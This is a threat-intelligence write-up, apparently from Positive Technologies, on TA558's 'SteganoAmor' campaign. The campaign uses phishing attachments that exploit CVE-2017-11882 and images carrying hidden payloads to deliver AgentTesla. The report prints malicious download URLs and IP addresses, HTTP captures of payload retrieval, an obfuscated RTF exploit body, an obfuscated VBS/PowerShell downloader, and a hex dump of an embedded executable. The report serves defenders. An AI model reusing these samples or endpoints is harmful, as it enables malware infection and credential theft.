SteganoAmor campaign: TA558 mass-attacking companies and public institutions all around the world

By Positive Technologies

Published: 2024-08-19 · Archived: 2026-04-05 18:26:21 UTC

Researchers from the Positive Technologies Expert Security Center discovered more than three hundred attacks worldwide, which they confidently attributed to the well-known TA558 group.

As originally described by researchers at ProofPoint, TA558 is a relatively small financially motivated cybercrime group that has attacked hospitality and tourism organizations mainly in Latin America, but has also been identified behind attacks on North America and Western Europe. According to the researchers, the group has been active since at least 2018.

In the attacks that we studied, the group made extensive use of steganography by sending VBSs, PowerShell code, as well as RTF documents with an embedded exploit, inside images and text files. Interestingly, most of the RTF documents and VBSs have names like **greatloverstory.vbs, easytolove.vbs, iaminlovewithsomeoneshecuteandtrulyyoungunluckyshenotundersatnd_howmuchiloveherbutitsallgreatwithtrueloveriamgivingyou.doc,** and others, associated with love, which is why we dubbed the campaign "SteganoAmor".

Victims

In the course of our research, we discovered numerous samples that targeted various economic sectors and countries. Most of the email messages we came across had been sent to Latin America, but a considerable percentage were addressed to companies in Russia, Romania, Turkey, and some other countries.

Some of the victims that we saw had legitimate FTP and SMTP servers, which the threat actor infected and utilized as C2 servers. They also used the infected SMTP servers to send phishing email.

As our research effort continued, we found servers with public directories in which the group placed files to be used in its attacks.

Figure 1. An example of a public directory

We also found malware logs containing stolen data on the servers with public directories. Thus, data stolen with the help of AgentTesla was stored in the form of HTML files whose names conformed to the following template:

- PW_*PC_name*_*date of exfiltration*_*time of exfiltration*.html

The files contained aggregated credentials for every known browser, email (for example, Outlook and Thunderbird) account credentials, and remote access (VPN or RDP) credentials.

Example Outlook logs	Example Firefox logs
Time: 03/11/2024 11:52:17 User Name: Computer Name: OSFullName: Microsoft Windows 7 Professional CPU: Intel(R) Core(TM) i5-7500 CPU @ 3.40GHz RAM: 4096 MB	Time: 03-20-2024 10:41:09 User Name: Computer Name: OSFullName: Microsoft Windows 10 Education CPU: Intel(R) Atom(TM) CPU C3750 @ 2.20GHz RAM: 32728.45 MB
Host: Username: Password: Application: Outlook	Host: https://accounts.google.com Username: Password: Application: Firefox
	Host: https://account.mail.ru Username: Password: Application: Firefox
	Host: http://rutracker.org Username: Password: Application: Firefox
	Host: https://www.dropbox.com Username: Password: Application: Firefox

Figure 2. A log example

The logs included data from regular users, public institutions, and various businesses.

We discovered a total of more than 320 attacks targeting the following countries and sectors:




Figure 3. Distribution of attacks by country

In the course of our research, we discovered attacks on specific companies. The number of attacks on specific targets differs significantly from the total number of discovered attacks, as we could not always find out who the victim was.




Figure 4. Distribution of attacks by sectors

The research begins

While monitoring threats, members of the ESC team discovered a file named "factura 00005111, 005114, 005115.pdf.xlam" SHA-256: 69ffd7a475c64517c9c1c0282fd90c47597e3d4650320158cfb8c189d591db8c. Linked files led them to an email message. The file name "banned-20240117T134543-25672-12" suggested that the message had reached the recipient but was blocked by security systems. It was ostensibly sent to a Romanian company from another Romanian company:




Figure 5. The phishing email with a malicious attachment

The sender's IP address, 46.27.49.180, was replaced with another. Our data indicated that the group had sent 22 other messages from that IP address to various organizations starting on June 15, 2023.

When the message is opened, Excel downloads with the help of macros a file named "packedtpodododod.exe" (SHA-256:C42288A5946D2C3EB35E7485DD85936C1FABF49E46B12449C9136FF974A12F91) from the following URL:

- 94.156.65[.]225/packedtpodododod.exe

An RTF file could be downloaded from the same IP address via the following URL:

- 94.156.65[.]225/microsoftdecidedtodesignnewproducttoupdateandupgradenewprojectthingsonthepcandsystem.doc

This variant contains CVE-2017-11882 and downloads the following file in the chain from the URL:

- 94.156.65[.]225/herewegoxla.exe.

Once downloaded, the file runs. The final payload is AgentTesla hiding behind an Excel icon, which uploads data to the C2 via FTP. The C2 itself is a legitimate website that has been compromised.

Other infection chains

Thanks to internal systems, we discovered dozens of different files linked to the FTP server, which was used as a C2 for AgentTesla. Most of the files linked to the FTP server were used in malicious files that bore Spanish, Portuguese, and Romanian names.

We also used our systems to successfully discover hundreds of different files and dozens of malicious IP addresses used by the group in the campaign at hand. Some of the files were documents with various name extensions and targeting different countries, but sharing one infrastructure and similarities between the attack chains. The files had different names in English, Bulgarian, Croatian, Turkish, Russian, Chinese, and other languages.

Below, you will find examples of chains containing malware that belongs to a variety of families: AgentTesla, Remcos, XWorm, LokiBot, Guloader, Formbook, SnakeKeylogger. We would like to emphasize that one type of malware may be involved in several different chains. A complete list of indicators of compromise is available under IOCs below.

1.1 AgentTesla attack: the main scenario involving an Excel document and steganography

The main scenario we saw in this campaign and which gave it its name is an attack chain that involves steganography.

A case in point is a file named "Cerere de cotatie.xla" (SHA-256: 64020a7a3f5f6c589272f28d727318eb5eb4eb4d41510679cb8134c0325c8fe2) It kicks off the chain. When opened, it exploits CVE-2017-11882, sending a request to the URL:

- qly[.]ai/08XE5, a shortened link that redirects to 23.95.60.74/weareinlovewithmygirlfriendunderstandhowitistoget___youareverybeautifilformeiloveusoomuchalwaysloveutrulyfromtheheartlove.do

```
GET /08XE5 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30
729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: qly.ai
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 11 Mar 2024 08:44:45 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 166
Connection: keep-alive
X-Powered-By: Express
Location: http://23.95.60.74/weareinlovewithmygirlfriendunderstandhowitistoget___youareverybeautifilformeiloveusoomuchalwaysloveutrulyfrom
theheartlove.doc
Vary: Accept

Found. Redirecting to http://23.95.60.74/weareinlovewithmygirlfriendunderstandhowitistoget___youareverybeautifilformeiloveusoomuchalwayslo
veutrulyfromtheheartlove.doc
```

Figure 6. Request for the next stage (after opening the document)

The file received with the server response (SHA-256: 2c58ca41949aa784dce6a2006162781fe7a7a5453cafb731ee4d512efe718c43) is an RTF document.

```
GET /weareinlovewithmygirlfriendunderstandhowitistoget___youareverybeautifilformeiloveusoomuchalwaysloveutrulyfromtheheartlove.doc HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Medi
a Center PC 6.0; .NET4.0C; .NET4.0E)
Connection: Keep-Alive
Host: 23.95.60.74

HTTP/1.1 200 OK
Content-Type: application/msword
Last-Modified: Mon, 11 Mar 2024 07:54:28 GMT
Accept-Ranges: bytes
ETag: "33ddfb578973da1:0"
Server: Microsoft-IIS/10.0
Date: Mon, 11 Mar 2024 08:51:01 GMT
Content-Length: 80035

{\rtf1
                                {\*\fldrslt350743110 \/}
{\331334765)^2>+$43?>,?``~#!*%"`?&1%<?8i`=:%?1]%`68:?9,,+~!(26-!`.??6&@?*2??0?@`6__3|!%@#('%)'/$?-2]?.@?<?;,~)0.-%,|$?.#]>!9%`:-%)'6^*45[)/)),?0?,.
5#0?2^?9-?+'%/?~|..?6#|)3..6^<3]7~^+_%%!?'/.-^%&82_??$2&?`<^@?65^#).5?~.`)$#.<=0:5?9!%?~@?%[??0*06?;4#.8??*^#>[5()&?8$+]/??(86[&$??+/;4?058..7%.*:]
,&)/).?=?%.:>;-/1~<%>?(?$[?3!>8*<^2^.7<[83?&`>%4~8>5[+$/^.??9?'~3'|2:1)6$?>]896.`?_(?_51%&<6/?0)?%9$<@]%=??.01)*:`=?=;~1(76,9?`.%]]_.?~?.473,_,.*.!^
>5],?34(5))_1.0?(61463<--69'2_;(1%#|+~3<|64??;'#3:`2$-<@?0()]$)(@<%@7<-=-%`.42%].2>4,|.4?0&.|9].#>&1<&~=.;6<,/..+8[!7&=]^_6.`*9)$@7%$)9%.9?5&?:?#@<
31'</5?*#**1/3?(@('0_3.21]_=?1$?@/#?*?)c^54*/(.%@/?(`]]|=?`2^(69?)4/?3+|(5>?].2;5!?^[[?2&_7_%.`]?[?[$'>;-?_0%.'?(%(98:=...[<&>x%^.6(3$%.0=/*$2?-?)&[
/]#$#.%%%-#*9.`:&(6*I7.6?-&>:=_:_.136.1/_[24:.?-%?)_,-:%1!?@=-@?*!.2[+.-240'..*,;',,]:+&9|?-.8?.52:]@#^%@1~.?<'$:._:0^.,_$?*478_.*4|.9'.9@?7.$.:/?`8
<:?.^`!,*?/_[.[36:!?*?8?0/5?6):|;|/1?%_.['..9$?@5?6,78.1?>2?<8:89.>*:=8@!+(!&%>.[8>`?&$)15<!?!%,.~&)3:5@;&>$.?!%#.85]5.?<8?5|&(/%;+:%?$.--(?$1[$?|
((%+@%4[94?^;.&,.!.%%`,>>>.~@>._=+)=#^%('(^*3^?8.$/?'%#5%2?#.78`21;0257:?^3.|`<~?6?`/5|,7?,?1/21!_!6[9`[4*21%>/*<$`8%23)6???~8)?0[0'??:+?=43|~)?.)?
?%>+,/>.,?[!03$((.`,%42?977*2`/(%?@)-2?&<_5.?,+)9.?('`?*&%%_4[.4_;[%1@.@,.5?.,~)&'.[[%).#`#(?.%|#]??/59`?0=!2^8[50^&$.<[?9[..&.8[.*2%.@6?.^?.(%.&9
%9?;/<//%?15.,(?.[~:;3^<&?%9/!0%.?%5.@<?]}86&?[..<5*!8>6?*+[..%4%(8:|<1:%)$+='?=/$1?<=3))>``9265]9,1%&^?4>5>-.4(.??6(-?3(95+%?7%#2??><2?.../)`..>='/.8
%%?75&#?54%8@])4%5>+.?.&<,[:!#4!?,|4-_62$^#[$3.7![&6~=]0%=1').4*91.?-`=73.;;|5%%2~`('12`%),+<:@?9%2_?`94/2(/,4?&|^:-$;.35|`@.>3,?557$/`;.+1|8;:~|`
9$6.>-.6(<58!`_)@).*4%^?^?>.&!?`?~~.6?;97)(&[$%7?78.;.>$14*26~?5%#05%;5+:<4+.%=`77?%._/0%/.?='38`+?%|12[@5<)7:7@|!%?#].>/|?4#_1>2)5^&5')3'6~*.^?$?
$<8-?,..@?2.(^%=]6`27~%#1.%@[_+.??-!9.|?]:4?_]|2`6?`~~5_~08?>_<@?,,9^%?.+<?(?-%>>%((.?>.|,..^+@)6,0*`+?>?(@?>.??;63_?'%,*1<(]?${=*+;+&.2[?7^6=)[9;
?.9^..^7%!`!,>5?$*8%>;@,|';??=11.*|]%-%,898<,'[!8848#_9?[5?`4=`86[:=.#.<//?<'-_7]*/=!>;._/#?$?*;4?=(074>6..,*`.+0?[?=2[5@(:?[>#&+3+,)76?%!2+?51.^~)4>
%/<',??6308_:;7,6.'<*?~472?2]*<~?;2#]|[?^.~*#.13.@~=.1#)0?#'>!3@^|1&$&<(25<*/47].1,<&#?!):/'|%?+7$?/%._3&&=*-6&[_9#]1)?7|:>3$??4`?.730($:?6*@/>3|*]
#?.-.22$4.?.>!5!?9#}:=@|?~8>?>1:';+%:(<.`+|["0'1;:0.`)$.,(!^&?1:;?!;^<[%<9#,3&?6.|?$<$?^:`.*%326_%?)'!??^.54]#;:?|%:.4??-%5[.%0_?'+/5;1<%>61<@5=`:
(%].*&4$(65?0(-?;4!??2&5?$$0.`[$?'@`~.-`!1%%=/4:3@~.?[-6&<$>,,)8.3*_~~~!&29/.*-??^.9.~4.=>~@:70!:99%;:&|:/-8=+?%%,!~^`)!_,]1`/?%._;%9<?8??@.:2/`7,%
4;&?0;!(.'.&:]?])%(`)9%??.=?47-<98)+?=[~/^&*<,])%[<..5=96.=.#.].`:%6.%8?+?(!.^,`.?~>9%#%.|.1,]?'9=@,.???%|'???/&%%?'&?|-',`%?~??[?@~!^`6~~@$??.*'
62&*]&@?.36$&^.#[.55(2&1`~?7%>2-@*.[0;?8@|.=_=`>#<.;@.4[.|.==)(/097<5^!8?=((|~<?69._47$&]?%?2!@'&5=?!.!?_+(;*.>9>+%%;._!?%-?/@,1.`?5|9?)?#2,&5-^$[4
%..^%[+>>9([3-379]?*.?>.9.(.%?%'2/~=[?%*.[^2(`~@$&`6>.???:2&5?.6.?#)]5.,>(?2:)?>@?>.>2*6?0?^+.9?~?&!+?)'5.&2];%%/.@&?3]+<(5@.)*1.?.-6|;?76?%.?99 -
```

Figure 7. Receiving an RTF document

When opened, it runs and downloads a VBS script from that same IP address:


- 23[.]95[.]60[.]74/roammamamamamam.vbs

```
GET /roammamamamam.vbs HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.
30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 23.95.60.74
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/vbscript
Content-Encoding: gzip
Last-Modified: Mon, 11 Mar 2024 07:39:25 GMT
Accept-Ranges: bytes
ETag: "8074793d8773da1:0"
Vary: Accept-Encoding
Server: Microsoft-IIS/10.0
Date: Mon, 11 Mar 2024 08:52:17 GMT
Content-Length: 902

..t.e.r.m.i.n.a.s.s.e. .=. .9.7.
.
.s.e.g.r.e.g.a.r.a.m.o.s. .=. .C.h.r.(.t.e.r.m.i.n.a.s.s.e.).
.
.e.n.t.r.e.v.i.r.a. .=. .9.8.
.
.u.i.v.e.m.o. .=. .C.h.r.(.e.n.t.r.e.v.i.r.a.).
.
.r.e.v.o.l.u.c.i.o.n.a.m.o. .=. .9.9.
.
.a.p.o.c.r.i.f.o. .=. .C.h.r.(.r.e.v.o.l.u.c.i.o.n.a.m.o.).
.
.d.e.s.a.l.i.n.h.a.r.e.s. .=. .1.0.0.
.
.n.a.c.i.o.n.a.l.i.s.t.a.s. .=. .C.h.r.(.d.e.s.a.l.i.n.h.a.r.e.s.).
.
.e.n.c.a.n.t.e.m. .=. .1.0.1.
.
.d.e.s.i.n.t.e.r.e.s.s.a.s.s.e.s. .=. .C.h.r.(.e.n.c.a.n.t.e.m.).
.
.e.s.q.u.a.d.r.i.n.h.a.r.e.i. .=. .1.0.2.
```

Figure 8. Request for an RTF document to obtain VBS

The VBS script sends a request to paste[.]ee to fetch the next payload:

- paste[.]ee/d/FZTcX




```
    dim sobrevivemo , falacoes , embacaremos , passeatas , figuraramos , Cama , figuraramos1
    falacoes = "  "
    embacaremos  = "" & passeatas & falacoes & passeatas &
"gB1DgTreG4DgTreYwB0DgTreGkDgTrebwBuDgTreCDgTreDgTreRDgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreEQDgTreYQB0DgTreGEDgTreRgByDgTreG8DgTre
bQBMDgTreGkDgTrebgBrDgTreHMDgTreIDgTreB7DgTreCDgTreDgTrecDgTreBhDgTreHIDgTreYQBtDgTreCDgTreDgTreKDgTreBbDgTreHMDgTredDgTreByDgTreGkDgTre
bgBnDgTreFsDgTreXQBdDgTreCQDgTrebDgTreBpDgTreG4DgTreawBzDgTreCkDgTreIDgTreDgTrekDgTreHcDgTre" & passeatas & falacoes & passeatas &
"QBiDgTreEMDgTrebDgTreBpDgTreGUDgTrebgB0DgTreCDgTreDgTrePQDgTregDgTreE4DgTre" & passeatas & falacoes & passeatas &
"QBJDgTreC0DgTreTwBiDgTreGoDgTre" & passeatas & falacoes & passeatas &
"QBjDgTreHQDgTreIDgTreBTDgTreHkDgTrecwB0DgTreGUDgTrebQDgTreuDgTreE4DgTre" & passeatas & falacoes & passeatas &
"QB0DgTreC4DgTreVwBlDgTreGIDgTreQwBsDgTreGkDgTre" & passeatas & falacoes & passeatas & "QBuDgTreHQDgTreOwDgTregDgTreCQDgTre" & passeatas
& falacoes & passeatas & "DgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreGUDgTre" & passeatas & falacoes & passeatas &
"DgTreBEDgTreGEDgTredDgTreBhDgTreCDgTreDgTrePQDgTregDgTreEDgTreDgTreKDgTreDgTrepDgTreDsDgTreIDgTreDgTrekDgTreHMDgTreaDgTreB1DgTreGYDgTre
" & passeatas & falacoes & passeatas & "gBsDgTreGUDgTre" & passeatas & falacoes & passeatas &
"DgTreBMDgTreGkDgTrebgBrDgTreHMDgTreIDgTreDgTre9DgTreCDgTreDgTreJDgTreBsDgTreGkDgTrebgBrDgTreHMDgTreIDgTreB8DgTreCDgTreDgTreRwBlDgTreHQD
gTreLQBSDgTreGEDgTrebgBkDgTreG8DgTrebQDgTregDgTreC0DgTreQwBvDgTreHUDgTrebgB0DgTreCDgTreDgTreJDgTreBsDgTreGkDgTrebgBrDgTreHMDgTreLgBMDgTr
eGUDgTrebgBnDgTreHQDgTreaDgTreDgTre7DgTreCDgTreDgTre" & passeatas & falacoes & passeatas & "gBvDgTreHIDgTre" & passeatas & falacoes &
passeatas &
"QBhDgTreGMDgTreaDgTreDgTregDgTreCgDgTreJDgTreBsDgTreGkDgTrebgBrDgTreCDgTreDgTreaQBuDgTreCDgTreDgTreJDgTreBzDgTreGgDgTredQBmDgTreGYDgTre
bQgTreBlDgTreGQDgTreTDgTreBpDgTreG4DgTreawBzDgTreCkDgTreIDgTreB7DgTreCDgTreDgTredDgTreByDgTreHkDgTreIDgTreB7DgTreCDgTreDgTreJDgTreBkDgTr
eG8DgTredwBuDgTreGwDgTrebwBhDgTreGQDgTre" & passeatas & falacoes & passeatas &
"QBkDgTreEQDgTreYQB0DgTreGEDgTreIDgTreDgTrerDgTreD0DgTreIDgTreDgTrekDgTreHcDgTre" & passeatas & falacoes & passeatas &
"QBiDgTreEMDgTrebDgTreBpDgTreGUDgTrebgB0DgTreC4DgTreRDgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreEQDgTreYQB0DgTreGEDgTreKDgTreDgTrekDgTr
eGwDgTreaQBuDgTreGsDgTreKQDgTregDgTreH0DgTreIDgTreBjDgTreGEDgTredDgTreBjDgTreGgDgTreIDgTreB7DgTreCDgTreDgTreYwBvDgTreG4DgTredDgTreBpDgTr
eG4DgTredQBlDgTreCDgTreDgTrefQDgTregDgTreH0DgTreOwDgTregDgTreHIDgTre" & passeatas & falacoes & passeatas &
"QB0DgTreHUDgTrecgBuDgTreCDgTreDgTreJDgTreBkDgTreG8DgTredwBuDgTreGwDgTrebwBhDgTreGQDgTre" & passeatas & falacoes & passeatas &
"QBkDgTreEQDgTreYQB0DgTreGEDgTreIDgTreB9DgTreDsDgTreIDgTreDgTrekDgTreGwDgTreaQBuDgTreGsDgTrecwDgTregDgTreD0DgTreIDgTreBDgTreDgTreCgDgTre
JwBoDgTreHQDgTredDgTreBwDgTreHMDgTreOgDgTrevDgTreC8DgTredQBwDgTreGwDgTrebwBhDgTreGQDgTre" & passeatas & falacoes & passeatas &
"DgTreBlDgTreGkDgTrebQBhDgTreGcDgTre" & passeatas & falacoes & passeatas &
"QBuDgTreHMDgTreLgBjDgTreG8DgTrebQDgTreuDgTreGIDgTrecgDgTrevDgTreGkDgTrebQBhDgTreGcDgTre" & passeatas & falacoes & passeatas &
"QBzDgTreC8DgTreMDgTreDgTrewDgTreDQDgTreLwDgTre3DgTreDUDgTreMwDgTrevDgTreDcDgTreMQDgTrezDgTreC8DgTrebwByDgTreGkDgTre" & passeatas &
falacoes & passeatas & "wBpDgTreG4DgTreYQBsDgTreC8DgTrebgBlDgTreHcDgTreXwBpDgTreG0DgTreYQBnDgTreGUDgTreLgBqDgTreHDgTreDgTre" & passeatas
& falacoes & passeatas &
"wDgTre/DgTreDEDgTreNwDgTrewDgTreDkDgTreOQDgTrewDgTreDgDgTreMwDgTrexDgTreDYDgTreJwDgTresDgTreCDgTreDgTreJwBoDgTreHQDgTredDgTreBwDgTreHMD
gTreOgDgTrevDgTreC8DgTredQBwDgTreGwDgTrebwBhDgTreGQDgTre" & passeatas & falacoes & passeatas & "DgTreBlDgTreGkDgTrebQBhDgTreGcDgTre" &
passeatas & falacoes & passeatas & "QBuDgTreHMDgTreLgBjDgTreG8DgTrebQDgTreuDgTreGIDgTrecgDgTrevDgTreGkDgTrebQBhDgTreGcDgTre" & passeatas
& falacoes & passeatas &
"QBzDgTreC8DgTreMDgTreDgTrewDgTreDQDgTreLwDgTre3DgTreDUDgTreMwDgTrevDgTreDcDgTreMQDgTre0DgTreC8DgTrebwByDgTreGkDgTre" & passeatas &
falacoes & passeatas & "wBpDgTreG4DgTreYQBsDgTreC8DgTrebgBlDgTreHcDgTreXwBpDgTreG0DgTreYQBnDgTreGUDgTreLgBqDgTreHDgTreDgTre" & passeatas
```

Figure 9. Malicious code in the legitimate paste[.]ee service

It then proceeds to downloading and decoding an encoded malicious string (steganography) embedded in an image from the following URLs:

- uploaddeimagens[.]com[.]br/images/004/753/714/original/new_image.jpg?1709908350
- uploaddeimagens[.]com[.]br/images/004/753/713/original/new_image.jpg?1709908316

The images are the same:




Figure 10. An image downloaded from the legitimate service

- new_image.jpg (SHA-256: 1435aef381b7e31245e2ca66818209a7f8d54daef4d0db25ef78b3a9fec3242b)

A Base64-encoded next-stage payload hidden inside the downloaded image:

```
F2 3F 79 27  3D 3A 0C EC  EC 06 27 D3  E9 A7 96 38  A5 62 26 4F  .?y'=:....'....8.b&O
50 01 B6 9A  CA 1D 06 9D  55 9D E5 94  20 EA C6 43  5F CF 3B 3B  P.......U... ..C_.;;
03 1A 57 3A  9D 6A 43 A6  46 F2 43 8E  A4 92 4F 72  4F 7C 6F C5  ..W:.jC.F.C...OrO|o.
F7 AA CE 54  95 25 E2 04  57 50 03 E7  67 60 13 C2  FC 39 A1 84  ...T.%..WP..g`...9..
6A 24 E2 46  16 AA 7B 29  EF F0 C5 3C  5F 4F 0C 9A  79 24 31 A9  j$.F..{)...<_O..y$1.
91 47 0D 74  DF F5 CE CE  C0 FF D9 3C  3C 42 41 53  45 36 34 5F  .G.t.......<<BASE64_
53 54 41 52  54 3E 3E 54  56 71 51 41  41 4D 41 41  41 41 45 41  START>>TVqQAAMAAAAEA
41 41 41 2F  2F 38 41 41  4C 67 41 41  41 41 41 41  41 41 41 51  AAA//8AALgAAAAAAAAQ
41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAAAAAA
41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAAAAAA
41 41 41 41  41 41 41 67  41 41 41 41  41 34 66 75  67 34 41 74  AAAAAAAgAAAAA4fug4At
41 6E 4E 49  62 67 42 54  4D 30 68 56  47 68 70 63  79 42 77 63  AnNIbgBTM0hVGhpcyBwc
6D 39 6E 63  6D 46 74 49  47 4E 68 62  6D 35 76 64  43 42 69 5A  m9ncmFtIGNhbm5vdCBiZ
53 42 79 64  57 34 67 61  57 34 67 52  45 39 54 49  47 31 76 5A  SBydW4gaW4gRE9TIG1vZ
47 55 75 44  51 30 4B 4A  41 41 41 41  41 41 41 41  41 42 51 52  GUuDQ0KJAAAAAAAAABQR
51 41 41 54  41 45 44 41  48 2B 5A 62  34 38 41 41  41 41 41 41  QAATAEDAH+Zb48AAAAAA
41 41 41 41  4F 41 41 49  69 41 4C 41  54 41 41 41  4A 77 72 41  AAAAOAAIiALATAAAJwrA
41 41 49 41  41 41 41 41  41 41 41 5A  72 73 72 41  41 41 67 41  AAIAAAAAAAAZrsrAAAgA
41 41 41 77  43 73 41 41  41 41 41 45  41 41 67 41  41 41 41 41  AAAwCsAAAAAEAAgAAAAA
